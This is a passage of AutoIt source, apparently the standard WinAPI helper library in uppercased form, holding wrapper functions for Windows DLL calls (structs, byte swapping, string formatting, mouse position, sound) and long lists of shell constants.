LOCAL $IY1 = DLLSTRUCTGETDATA ($TRECT , "Top" )
LOCAL $IX2 = DLLSTRUCTGETDATA ($TRECT , "Right" )
LOCAL $IY2 = DLLSTRUCTGETDATA ($TRECT , "Bottom" )
IF $BCENTER THEN
$IX1 = $IX1 + (($IX2 - $IX1 ) / 2 )
$IY1 = $IY1 + (($IY2 - $IY1 ) / 2 )
ENDIF
LOCAL $TPOINT = DLLSTRUCTCREATE ($TAGPOINT )
DLLSTRUCTSETDATA ($TPOINT , "X" , $IX1 )
DLLSTRUCTSETDATA ($TPOINT , "Y" , $IY1 )
RETURN $TPOINT
ENDFUNC
FUNC _WINAPI_PRIMARYLANGID ($ILNGID )
RETURN BITAND ($ILNGID , 1023 )
ENDFUNC
FUNC _WINAPI_SCREENTOCLIENT ($HWND , BYREF $TPOINT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "ScreenToClient" , "hwnd" , $HWND , "struct*" , $TPOINT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SHORTTOWORD ($IVALUE )
RETURN BITAND ($IVALUE , 65535 )
ENDFUNC
FUNC _WINAPI_STRFORMATBYTESIZE ($ISIZE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "StrFormatByteSizeW" , "int64" , $ISIZE , "wstr" , "" , "uint" , 1024 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_STRFORMATBYTESIZEEX ($ISIZE )
LOCAL $ASYMBOL = DLLCALL ("kernel32.dll" , "int" , "GetLocaleInfoW" , "dword" , 1024 , "dword" , 15 , "wstr" , "" , "int" , 2048 )
IF @ERROR THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
LOCAL $SSIZE = _WINAPI_STRFORMATBYTESIZE (0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN STRINGREPLACE ($SSIZE , "0" , STRINGREGEXPREPLACE (NUMBER ($ISIZE ) , "(?<=\d)(?=(\d{3})+\z)" , $ASYMBOL [3 ] ) )
ENDFUNC
FUNC _WINAPI_STRFORMATKBSIZE ($ISIZE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "StrFormatKBSizeW" , "int64" , $ISIZE , "wstr" , "" , "uint" , 1024 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_STRFROMTIMEINTERVAL ($ITIME , $IDIGITS = 7 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "StrFromTimeIntervalW" , "wstr" , "" , "uint" , 1024 , "dword" , $ITIME , "int" , $IDIGITS )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
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RETURN STRINGSTRIPWS ($ARET [1 ] , $STR_STRIPLEADING + $STR_STRIPTRAILING
)
ENDFUNC
FUNC _WINAPI_STRINGFROMGUID ($TGUID )
LOCAL $ARESULT = DLLCALL ("ole32.dll" , "int" , "StringFromGUID2" , "struct*" , $TGUID ,
"wstr" , "" , "int" , 40 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR ,
@EXTENDED , "" )
RETURN SETEXTENDED ($ARESULT [0 ] , $ARESULT [2 ] )
ENDFUNC
FUNC _WINAPI_SUBLANGID ($ILNGID )
RETURN BITSHIFT ($ILNGID , 10 )
ENDFUNC
FUNC _WINAPI_SWAPDWORD ($IVALUE )
LOCAL $TSTRUCT1 = DLLSTRUCTCREATE ("dword;dword" )
LOCAL $TSTRUCT2 = DLLSTRUCTCREATE ("byte[4];byte[4]" , DLLSTRUCTGETPTR
($TSTRUCT1 ) )
DLLSTRUCTSETDATA ($TSTRUCT1 , 1 , $IVALUE )
FOR $I = 1 TO 4
DLLSTRUCTSETDATA ($TSTRUCT2 , 2 , DLLSTRUCTGETDATA ($TSTRUCT2 , 1 , 5 - $I ) ,
$I )
NEXT
RETURN DLLSTRUCTGETDATA ($TSTRUCT1 , 2 )
ENDFUNC
FUNC _WINAPI_SWAPQWORD ($IVALUE )
LOCAL $TSTRUCT1 = DLLSTRUCTCREATE ("int64;int64" )
LOCAL $TSTRUCT2 = DLLSTRUCTCREATE ("byte[8];byte[8]" , DLLSTRUCTGETPTR
($TSTRUCT1 ) )
DLLSTRUCTSETDATA ($TSTRUCT1 , 1 , $IVALUE )
FOR $I = 1 TO 8
DLLSTRUCTSETDATA ($TSTRUCT2 , 2 , DLLSTRUCTGETDATA ($TSTRUCT2 , 1 , 9 - $I ) ,
$I )
NEXT
RETURN DLLSTRUCTGETDATA ($TSTRUCT1 , 2 )
ENDFUNC
FUNC _WINAPI_SWAPWORD ($IVALUE )
LOCAL $TSTRUCT1 = DLLSTRUCTCREATE ("word;word" )
LOCAL $TSTRUCT2 = DLLSTRUCTCREATE ("byte[2];byte[2]" , DLLSTRUCTGETPTR
($TSTRUCT1 ) )
DLLSTRUCTSETDATA ($TSTRUCT1 , 1 , $IVALUE )
FOR $I = 1 TO 2
DLLSTRUCTSETDATA ($TSTRUCT2 , 2 , DLLSTRUCTGETDATA ($TSTRUCT2 , 1 , 3 - $I ) ,
$I )
NEXT
RETURN DLLSTRUCTGETDATA ($TSTRUCT1 , 2 )
ENDFUNC
FUNC _WINAPI_WIDECHARTOMULTIBYTE ($VUNICODE , $ICODEPAGE = 0 ,
$BRETNOSTRUCT = TRUE , $BRETBINARY = FALSE )
LOCAL $SUNICODETYPE = "wstr"
IF NOT ISSTRING ($VUNICODE ) THEN $SUNICODETYPE = "struct*"
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "WideCharToMultiByte" , "uint" ,
$ICODEPAGE , "dword" , 0 , $SUNICODETYPE , $VUNICODE , "int" , + 4294967295 , "ptr" ,
0 , "int" , 0 , "ptr" , 0 , "ptr" , 0 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 20 ,
@EXTENDED , "" )
LOCAL $TMULTIBYTE = DLLSTRUCTCREATE ((($BRETBINARY ) ("byte" ) ("char" ) ) & "[" &
$ARESULT [0 ] & "]" )
$ARESULT = DLLCALL ("kernel32.dll" , "int" , "WideCharToMultiByte" , "uint" , $ICODEPAGE
, "dword" , 0 , $SUNICODETYPE , $VUNICODE , "int" , + 4294967295 , "struct*" ,
$TMULTIBYTE , "int" , $ARESULT [0 ] , "ptr" , 0 , "ptr" , 0 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
IF $BRETNOSTRUCT THEN RETURN DLLSTRUCTGETDATA ($TMULTIBYTE , 1 )
RETURN $TMULTIBYTE
ENDFUNC
FUNC _WINAPI_WORDTOSHORT ($IVALUE )
IF BITAND ($IVALUE , 32768 ) THEN
RETURN BITOR ($IVALUE , 4294934528 )
ENDIF
RETURN BITAND ($IVALUE , 32767 )
ENDFUNC
#EndRegion Public Functions
#Region Global Variables and Constants
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_ARRAYTOSTRUCT (CONST BYREF $ADATA , $ISTART = 0 , $IEND = +
4294967295 )
IF __CHECKERRORARRAYBOUNDS ($ADATA , $ISTART , $IEND ) THEN RETURN
SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $TAGSTRUCT = ""
FOR $I = $ISTART TO $IEND
$TAGSTRUCT &= "wchar[" & (STRINGLEN ($ADATA [$I ] ) + 1 ) & "];"
NEXT
LOCAL $TDATA = DLLSTRUCTCREATE ($TAGSTRUCT & "wchar[1]" )
LOCAL $ICOUNT = 1
FOR $I = $ISTART TO $IEND
DLLSTRUCTSETDATA ($TDATA , $ICOUNT , $ADATA [$I ] )
$ICOUNT += 1
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NEXT
DLLSTRUCTSETDATA ($TDATA , $ICOUNT , CHRW (0 ) )
RETURN $TDATA
ENDFUNC
FUNC _WINAPI_CREATEMARGINS ($ILEFTWIDTH , $IRIGHTWIDTH , $ITOPHEIGHT ,
$IBOTTOMHEIGHT )
LOCAL $TMARGINS = DLLSTRUCTCREATE ($TAGMARGINS )
DLLSTRUCTSETDATA ($TMARGINS , 1 , $ILEFTWIDTH )
DLLSTRUCTSETDATA ($TMARGINS , 2 , $IRIGHTWIDTH )
DLLSTRUCTSETDATA ($TMARGINS , 3 , $ITOPHEIGHT )
DLLSTRUCTSETDATA ($TMARGINS , 4 , $IBOTTOMHEIGHT )
RETURN $TMARGINS
ENDFUNC
FUNC _WINAPI_CREATEPOINT ($IX , $IY )
LOCAL $TPOINT = DLLSTRUCTCREATE ($TAGPOINT )
DLLSTRUCTSETDATA ($TPOINT , 1 , $IX )
DLLSTRUCTSETDATA ($TPOINT , 2 , $IY )
RETURN $TPOINT
ENDFUNC
FUNC _WINAPI_CREATERECT ($ILEFT , $ITOP , $IRIGHT , $IBOTTOM )
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
DLLSTRUCTSETDATA ($TRECT , 1 , $ILEFT )
DLLSTRUCTSETDATA ($TRECT , 2 , $ITOP )
DLLSTRUCTSETDATA ($TRECT , 3 , $IRIGHT )
DLLSTRUCTSETDATA ($TRECT , 4 , $IBOTTOM )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_CREATERECTEX ($IX , $IY , $IWIDTH , $IHEIGHT )
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
DLLSTRUCTSETDATA ($TRECT , 1 , $IX )
DLLSTRUCTSETDATA ($TRECT , 2 , $IY )
DLLSTRUCTSETDATA ($TRECT , 3 , $IX + $IWIDTH )
DLLSTRUCTSETDATA ($TRECT , 4 , $IY + $IHEIGHT )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_CREATESIZE ($IWIDTH , $IHEIGHT )
LOCAL $TSIZE = DLLSTRUCTCREATE ($TAGSIZE )
DLLSTRUCTSETDATA ($TSIZE , 1 , $IWIDTH )
DLLSTRUCTSETDATA ($TSIZE , 2 , $IHEIGHT )
RETURN $TSIZE
ENDFUNC
FUNC _WINAPI_COPYSTRUCT ($TSTRUCT , $SSTRUCT = "" )
LOCAL $ISIZE = DLLSTRUCTGETSIZE ($TSTRUCT )
IF NOT $ISIZE THEN RETURN SETERROR (1 , 0 , 0 )
LOCAL $TRESULT
IF NOT STRINGSTRIPWS ($SSTRUCT , $STR_STRIPLEADING + $STR_STRIPTRAILING +
$STR_STRIPSPACES ) THEN
$TRESULT = DLLSTRUCTCREATE ("byte[" & $ISIZE & "]" )
ELSE
$TRESULT = DLLSTRUCTCREATE ($SSTRUCT )
ENDIF
IF DLLSTRUCTGETSIZE ($TRESULT ) < $ISIZE THEN RETURN SETERROR (2 , 0 , 0 )
_WINAPI_MOVEMEMORY ($TRESULT , $TSTRUCT , $ISIZE )
RETURN $TRESULT
ENDFUNC
FUNC _WINAPI_GETEXTENDED ()
RETURN $__G_VEXT
ENDFUNC
FUNC _WINAPI_GETMOUSEPOS ($BTOCLIENT = FALSE , $HWND = 0 )
LOCAL $IMODE = OPT ("MouseCoordMode" , 1 )
LOCAL $APOS = MOUSEGETPOS ()
OPT ("MouseCoordMode" , $IMODE )
LOCAL $TPOINT = DLLSTRUCTCREATE ($TAGPOINT )
DLLSTRUCTSETDATA ($TPOINT , "X" , $APOS [0 ] )
DLLSTRUCTSETDATA ($TPOINT , "Y" , $APOS [1 ] )
IF $BTOCLIENT AND NOT _WINAPI_SCREENTOCLIENT ($HWND , $TPOINT ) THEN
RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
RETURN $TPOINT
ENDFUNC
FUNC _WINAPI_GETMOUSEPOSX ($BTOCLIENT = FALSE , $HWND = 0 )
LOCAL $TPOINT = _WINAPI_GETMOUSEPOS ($BTOCLIENT , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TPOINT , "X" )
ENDFUNC
FUNC _WINAPI_GETMOUSEPOSY ($BTOCLIENT = FALSE , $HWND = 0 )
LOCAL $TPOINT = _WINAPI_GETMOUSEPOS ($BTOCLIENT , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TPOINT , "Y" )
ENDFUNC
FUNC _WINAPI_MULDIV ($INUMBER , $INUMERATOR , $IDENOMINATOR )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "MulDiv" , "int" , $INUMBER , "int" ,
$INUMERATOR , "int" , $IDENOMINATOR )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_PLAYSOUND ($SSOUND , $IFLAGS = $SND_SYSTEM_NOSTOP ,
$HINSTANCE = 0 )
LOCAL $STYPEOFSOUND = "ptr"
IF $SSOUND THEN
IF ISSTRING ($SSOUND ) THEN
$STYPEOFSOUND = "wstr"
```

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```
ENDIF
ELSE
$SSOUND = 0
$IFLAGS = 0
ENDIF
LOCAL $ARET = DLLCALL ("winmm.dll" , "bool" , "PlaySoundW" , $STYPEOFSOUND ,
$SSOUND , "handle" , $HINSTANCE , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_STRINGLENA (CONST BYREF $TSTRING )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "lstrlenA" , "struct*" , $TSTRING )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_STRINGLENW (CONST BYREF $TSTRING )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "lstrlenW" , "struct*" , $TSTRING )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_STRUCTTOARRAY (BYREF $TSTRUCT , $IITEMS = 0 )
LOCAL $ISIZE = 2 * FLOOR (DLLSTRUCTGETSIZE ($TSTRUCT ) / 2 )
LOCAL $PSTRUCT = DLLSTRUCTGETPTR ($TSTRUCT )
IF NOT $ISIZE OR NOT $PSTRUCT THEN RETURN SETERROR (1 , 0 , 0 )
LOCAL $TDATA , $ILENGTH , $IOFFSET = 0
LOCAL $ARESULT [101 ] = [0 ]
WHILE 1
$ILENGTH = _WINAPI_STRLEN ($PSTRUCT + $IOFFSET )
IF NOT $ILENGTH THEN
EXITLOOP
ENDIF
IF 2 * (1 + $ILENGTH ) + $IOFFSET > $ISIZE THEN RETURN SETERROR (3 , 0 , 0 )
$TDATA = DLLSTRUCTCREATE ("wchar[" & (1 + $ILENGTH ) & "]" , $PSTRUCT +
$IOFFSET )
IF @ERROR THEN RETURN SETERROR (@ERROR + 10 , 0 , 0 )
__INC ($ARESULT )
$ARESULT [$ARESULT [0 ] ] = DLLSTRUCTGETDATA ($TDATA , 1 )
IF $ARESULT [0 ] = $IITEMS THEN
EXITLOOP
ENDIF
$IOFFSET += 2 * (1 + $ILENGTH )
IF $IOFFSET >= $ISIZE THEN RETURN SETERROR (3 , 0 , 0 )
WEND
IF NOT $ARESULT [0 ] THEN RETURN SETERROR (2 , 0 , 0 )
__INC ($ARESULT , + 4294967295 )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_UNIONSTRUCT ($TSTRUCT1 , $TSTRUCT2 , $SSTRUCT = "" )
LOCAL $ASIZE [2 ] = [DLLSTRUCTGETSIZE ($TSTRUCT1 ) , DLLSTRUCTGETSIZE
($TSTRUCT2 ) ]
IF NOT $ASIZE [0 ] OR NOT $ASIZE [1 ] THEN RETURN SETERROR (1 , 0 , 0 )
LOCAL $TRESULT
IF NOT STRINGSTRIPWS ($SSTRUCT , $STR_STRIPLEADING + $STR_STRIPTRAILING +
$STR_STRIPSPACES ) THEN
$TRESULT = DLLSTRUCTCREATE ("byte[" & ($ASIZE [0 ] + $ASIZE [1 ] ) & "]" )
ELSE
$TRESULT = DLLSTRUCTCREATE ($SSTRUCT )
ENDIF
IF DLLSTRUCTGETSIZE ($TRESULT ) < ($ASIZE [0 ] + $ASIZE [1 ] ) THEN RETURN
SETERROR (2 , 0 , 0 )
_WINAPI_MOVEMEMORY ($TRESULT , $TSTRUCT1 , $ASIZE [0 ] )
_WINAPI_MOVEMEMORY (DLLSTRUCTGETPTR ($TRESULT ) + $ASIZE [0 ] , $TSTRUCT2
, $ASIZE [1 ] )
RETURN $TRESULT
ENDFUNC
#EndRegion Public Functions
GLOBAL CONST $DLLVER_PLATFORM_WINDOWS = 1
GLOBAL CONST $DLLVER_PLATFORM_NT = 2
GLOBAL CONST $SHCNE_ALLEVENTS = 2147483647
GLOBAL CONST $SHCNE_ASSOCCHANGED = 134217728
GLOBAL CONST $SHCNE_ATTRIBUTES = 2048
GLOBAL CONST $SHCNE_CREATE = 2
GLOBAL CONST $SHCNE_DELETE = 4
GLOBAL CONST $SHCNE_DRIVEADD = 256
GLOBAL CONST $SHCNE_DRIVEADDGUI = 65536
GLOBAL CONST $SHCNE_DRIVEREMOVED = 128
GLOBAL CONST $SHCNE_EXTENDED_EVENT = 67108864
GLOBAL CONST $SHCNE_FREESPACE = 262144
GLOBAL CONST $SHCNE_MEDIAINSERTED = 32
GLOBAL CONST $SHCNE_MEDIAREMOVED = 64
GLOBAL CONST $SHCNE_MKDIR = 8
GLOBAL CONST $SHCNE_NETSHARE = 512
GLOBAL CONST $SHCNE_NETUNSHARE = 1024
GLOBAL CONST $SHCNE_RENAMEFOLDER = 131072
GLOBAL CONST $SHCNE_RENAMEITEM = 1
GLOBAL CONST $SHCNE_RMDIR = 16
GLOBAL CONST $SHCNE_SERVERDISCONNECT = 16384
GLOBAL CONST $SHCNE_UPDATEDIR = 4096
GLOBAL CONST $SHCNE_UPDATEIMAGE = 32768
GLOBAL CONST $SHCNE_UPDATEITEM = 8192
```

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```
GLOBAL CONST $SHCNE_DISKEVENTS = 145439
GLOBAL CONST $SHCNE_GLOBALEVENTS = 201687520
GLOBAL CONST $SHCNE_INTERRUPT = 2147483648
GLOBAL CONST $SHCNF_DWORD = 3
GLOBAL CONST $SHCNF_IDLIST = 0
GLOBAL CONST $SHCNF_PATH = 1
GLOBAL CONST $SHCNF_PRINTER = 2
GLOBAL CONST $SHCNF_FLUSH = 4096
GLOBAL CONST $SHCNF_FLUSHNOWAIT = 8192
GLOBAL CONST $SHCNF_NOTIFYRECURSIVE = 65536
GLOBAL CONST $SHCNRF_INTERRUPTLEVEL = 1
GLOBAL CONST $SHCNRF_SHELLLEVEL = 2
GLOBAL CONST $SHCNRF_RECURSIVEINTERRUPT = 4096
GLOBAL CONST $SHCNRF_NEWDELIVERY = 32768
GLOBAL CONST $SHERB_NOCONFIRMATION = 1
GLOBAL CONST $SHERB_NOPROGRESSUI = 2
GLOBAL CONST $SHERB_NOSOUND = 4
GLOBAL CONST $SHERB_NO_UI = BITOR ($SHERB_NOCONFIRMATION ,
$SHERB_NOPROGRESSUI , $SHERB_NOSOUND )
GLOBAL CONST $SEE_MASK_DEFAULT = 0
GLOBAL CONST $SEE_MASK_CLASSNAME = 1
GLOBAL CONST $SEE_MASK_CLASSKEY = 3
GLOBAL CONST $SEE_MASK_IDLIST = 4
GLOBAL CONST $SEE_MASK_INVOKEIDLIST = 12
GLOBAL CONST $SEE_MASK_ICON = 16
GLOBAL CONST $SEE_MASK_HOTKEY = 32
GLOBAL CONST $SEE_MASK_NOCLOSEPROCESS = 64
GLOBAL CONST $SEE_MASK_CONNECTNETDRV = 128
GLOBAL CONST $SEE_MASK_NOASYNC = 256
GLOBAL CONST $SEE_MASK_FLAG_DDEWAIT = $SEE_MASK_NOASYNC
GLOBAL CONST $SEE_MASK_DOENVSUBST = 512
GLOBAL CONST $SEE_MASK_FLAG_NO_UI = 1024
GLOBAL CONST $SEE_MASK_UNICODE = 16384
GLOBAL CONST $SEE_MASK_NO_CONSOLE = 32768
GLOBAL CONST $SEE_MASK_ASYNCOK = 1048576
GLOBAL CONST $SEE_MASK_NOQUERYCLASSSTORE = 16777216
GLOBAL CONST $SEE_MASK_HMONITOR = 2097152
GLOBAL CONST $SEE_MASK_NOZONECHECKS = 8388608
GLOBAL CONST $SEE_MASK_WAITFORINPUTIDLE = 33554432
GLOBAL CONST $SEE_MASK_FLAG_LOG_USAGE = 67108864
GLOBAL CONST $SE_ERR_ACCESSDENIED = 5
GLOBAL CONST $SE_ERR_ASSOCINCOMPLETE = 27
GLOBAL CONST $SE_ERR_DDEBUSY = 30
GLOBAL CONST $SE_ERR_DDEFAIL = 29
GLOBAL CONST $SE_ERR_DDETIMEOUT = 28
GLOBAL CONST $SE_ERR_DLLNOTFOUND = 32
GLOBAL CONST $SE_ERR_FNF = 2
GLOBAL CONST $SE_ERR_NOASSOC = 31
GLOBAL CONST $SE_ERR_OOM = 8
GLOBAL CONST $SE_ERR_PNF = 3
GLOBAL CONST $SE_ERR_SHARE = 26
GLOBAL CONST $FO_COPY = 2
GLOBAL CONST $FO_DELETE = 3
GLOBAL CONST $FO_MOVE = 1
GLOBAL CONST $FO_RENAME = 4
GLOBAL CONST $FOF_ALLOWUNDO = 64
GLOBAL CONST $FOF_CONFIRMMOUSE = 2
GLOBAL CONST $FOF_FILESONLY = 128
GLOBAL CONST $FOF_MULTIDESTFILES = 1
GLOBAL CONST $FOF_NOCONFIRMATION = 16
GLOBAL CONST $FOF_NOCONFIRMMKDIR = 512
GLOBAL CONST $FOF_NO_CONNECTED_ELEMENTS = 8192
GLOBAL CONST $FOF_NOCOPYSECURITYATTRIBS = 2048
GLOBAL CONST $FOF_NOERRORUI = 1024
GLOBAL CONST $FOF_NORECURSEREPARSE = 32768
GLOBAL CONST $FOF_NORECURSION = 4096
GLOBAL CONST $FOF_RENAMEONCOLLISION = 8
GLOBAL CONST $FOF_SILENT = 4
GLOBAL CONST $FOF_SIMPLEPROGRESS = 256
GLOBAL CONST $FOF_WANTMAPPINGHANDLE = 32
GLOBAL CONST $FOF_WANTNUKEWARNING = 16384
GLOBAL CONST $FOF_NO_UI = BITOR ($FOF_NOCONFIRMATION ,
$FOF_NOCONFIRMMKDIR , $FOF_NOERRORUI , $FOF_SILENT )
GLOBAL CONST $SHGFI_ADDOVERLAYS = 32
GLOBAL CONST $SHGFI_ATTR_SPECIFIED = 131072
GLOBAL CONST $SHGFI_ATTRIBUTES = 2048
GLOBAL CONST $SHGFI_DISPLAYNAME = 512
GLOBAL CONST $SHGFI_EXETYPE = 8192
GLOBAL CONST $SHGFI_ICON = 256
GLOBAL CONST $SHGFI_ICONLOCATION = 4096
GLOBAL CONST $SHGFI_LARGEICON = 0
GLOBAL CONST $SHGFI_LINKOVERLAY = 32768
GLOBAL CONST $SHGFI_OPENICON = 2
GLOBAL CONST $SHGFI_OVERLAYINDEX = 64
GLOBAL CONST $SHGFI_PIDL = 8
GLOBAL CONST $SHGFI_SELECTED = 65536
GLOBAL CONST $SHGFI_SHELLICONSIZE = 4
GLOBAL CONST $SHGFI_SMALLICON = 1
GLOBAL CONST $SHGFI_SYSICONINDEX = 16384
GLOBAL CONST $SHGFI_TYPENAME = 1024
GLOBAL CONST $SHGFI_USEFILEATTRIBUTES = 16
```

General

```
GLOBAL CONST $SFGAO_CANCOPY = 1
GLOBAL CONST $SFGAO_CANMOVE = 2
GLOBAL CONST $SFGAO_CANLINK = 4
GLOBAL CONST $SFGAO_STORAGE = 8
GLOBAL CONST $SFGAO_CANRENAME = 16
GLOBAL CONST $SFGAO_CANDELETE = 32
GLOBAL CONST $SFGAO_HASPROPSHEET = 64
GLOBAL CONST $SFGAO_DROPTARGET = 256
GLOBAL CONST $SFGAO_CAPABILITYMASK = BITOR ($SFGAO_CANCOPY ,
$SFGAO_CANMOVE , $SFGAO_CANLINK , $SFGAO_CANRENAME ,
$SFGAO_CANDELETE , $SFGAO_HASPROPSHEET , $SFGAO_DROPTARGET )
GLOBAL CONST $SFGAO_SYSTEM = 4096
GLOBAL CONST $SFGAO_ENCRYPTED = 8192
GLOBAL CONST $SFGAO_ISSLOW = 16384
GLOBAL CONST $SFGAO_GHOSTED = 32768
GLOBAL CONST $SFGAO_LINK = 65536
GLOBAL CONST $SFGAO_SHARE = 131072
GLOBAL CONST $SFGAO_READONLY = 262144
GLOBAL CONST $SFGAO_HIDDEN = 524288
GLOBAL CONST $SFGAO_DISPLAYATTRMASK = BITOR ($SFGAO_ISSLOW ,
$SFGAO_GHOSTED , $SFGAO_LINK , $SFGAO_SHARE , $SFGAO_READONLY ,
$SFGAO_HIDDEN )
GLOBAL CONST $SFGAO_NONENUMERATED = 1048576
GLOBAL CONST $SFGAO_NEWCONTENT = 2097152
GLOBAL CONST $SFGAO_STREAM = 4194304
GLOBAL CONST $SFGAO_STORAGEANCESTOR = 8388608
GLOBAL CONST $SFGAO_VALIDATE = 16777216
GLOBAL CONST $SFGAO_REMOVABLE = 33554432
GLOBAL CONST $SFGAO_COMPRESSED = 67108864
GLOBAL CONST $SFGAO_BROWSABLE = 134217728
GLOBAL CONST $SFGAO_FILESYSANCESTOR = 268435456
GLOBAL CONST $SFGAO_FOLDER = 536870912
GLOBAL CONST $SFGAO_FILESYSTEM = 1073741824
GLOBAL CONST $SFGAO_STORAGECAPMASK = BITOR ($SFGAO_STORAGE ,
$SFGAO_LINK , $SFGAO_READONLY , $SFGAO_STREAM ,
$SFGAO_STORAGEANCESTOR , $SFGAO_FILESYSANCESTOR , $SFGAO_FOLDER ,
$SFGAO_FILESYSTEM )
GLOBAL CONST $SFGAO_HASSUBFOLDER = 2147483648
GLOBAL CONST $SFGAO_CONTENTSMASK = $SFGAO_HASSUBFOLDER
GLOBAL CONST $SFGAO_PKEYSFGAOMASK = BITOR ($SFGAO_ISSLOW ,
$SFGAO_READONLY , $SFGAO_HASSUBFOLDER , $SFGAO_VALIDATE )
GLOBAL CONST $IDO_SHGIOI_DEFAULT = 268435452
GLOBAL CONST $IDO_SHGIOI_LINK = 268435454
GLOBAL CONST $IDO_SHGIOI_SHARE = 268435455
GLOBAL CONST $IDO_SHGIOI_SLOWFILE = 268435453
GLOBAL CONST $FCSM_VIEWID = 1
GLOBAL CONST $FCSM_WEBVIEWTEMPLATE = 2
GLOBAL CONST $FCSM_INFOTIP = 4
GLOBAL CONST $FCSM_CLSID = 8
GLOBAL CONST $FCSM_ICONFILE = 16
GLOBAL CONST $FCSM_LOGO = 32
GLOBAL CONST $FCSM_FLAGS = 64
GLOBAL CONST $FCS_READ = 1
GLOBAL CONST $FCS_FORCEWRITE = 2
GLOBAL CONST $FCS_WRITE = BITOR ($FCS_READ , $FCS_FORCEWRITE )
GLOBAL CONST $SSF_AUTOCHECKSELECT = 8388608
GLOBAL CONST $SSF_DESKTOPHTML = 512
GLOBAL CONST $SSF_DONTPRETTYPATH = 2048
GLOBAL CONST $SSF_DOUBLECLICKINWEBVIEW = 128
GLOBAL CONST $SSF_HIDEICONS = 16384
GLOBAL CONST $SSF_ICONSONLY = 16777216
GLOBAL CONST $SSF_MAPNETDRVBUTTON = 4096
GLOBAL CONST $SSF_NOCONFIRMRECYCLE = 32768
GLOBAL CONST $SSF_NONETCRAWLING = 1048576
GLOBAL CONST $SSF_SEPPROCESS = 524288
GLOBAL CONST $SSF_SHOWALLOBJECTS = 1
GLOBAL CONST $SSF_SHOWCOMPCOLOR = 8
GLOBAL CONST $SSF_SHOWEXTENSIONS = 2
GLOBAL CONST $SSF_SHOWINFOTIP = 8192
GLOBAL CONST $SSF_SHOWSUPERHIDDEN = 262144
GLOBAL CONST $SSF_SHOWSYSFILES = 32
GLOBAL CONST $SSF_SHOWTYPEOVERLAY = 33554432
GLOBAL CONST $SSF_STARTPANELON = 2097152
GLOBAL CONST $SSF_WIN95CLASSIC = 1024
GLOBAL CONST $SSF_WEBVIEW = 131072
GLOBAL CONST $CSIDL_ADMINTOOLS = 48
GLOBAL CONST $CSIDL_ALTSTARTUP = 29
GLOBAL CONST $CSIDL_APPDATA = 26
GLOBAL CONST $CSIDL_BITBUCKET = 10
GLOBAL CONST $CSIDL_CDBURN_AREA = 59
GLOBAL CONST $CSIDL_COMMON_ADMINTOOLS = 47
GLOBAL CONST $CSIDL_COMMON_ALTSTARTUP = 30
GLOBAL CONST $CSIDL_COMMON_APPDATA = 35
GLOBAL CONST $CSIDL_COMMON_DESKTOPDIRECTORY = 25
GLOBAL CONST $CSIDL_COMMON_DOCUMENTS = 46
GLOBAL CONST $CSIDL_COMMON_FAVORITES = 31
GLOBAL CONST $CSIDL_COMMON_MUSIC = 53
GLOBAL CONST $CSIDL_COMMON_PICTURES = 54
GLOBAL CONST $CSIDL_COMMON_PROGRAMS = 23
GLOBAL CONST $CSIDL_COMMON_STARTMENU = 22
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```
GLOBAL CONST $CSIDL_COMMON_STARTUP = 24
GLOBAL CONST $CSIDL_COMMON_TEMPLATES = 45
GLOBAL CONST $CSIDL_COMMON_VIDEO = 55
GLOBAL CONST $CSIDL_COMPUTERSNEARME = 61
GLOBAL CONST $CSIDL_CONNECTIONS = 49
GLOBAL CONST $CSIDL_CONTROLS = 3
GLOBAL CONST $CSIDL_COOKIES = 33
GLOBAL CONST $CSIDL_DESKTOP = 0
GLOBAL CONST $CSIDL_DESKTOPDIRECTORY = 16
GLOBAL CONST $CSIDL_DRIVES = 17
GLOBAL CONST $CSIDL_FAVORITES = 6
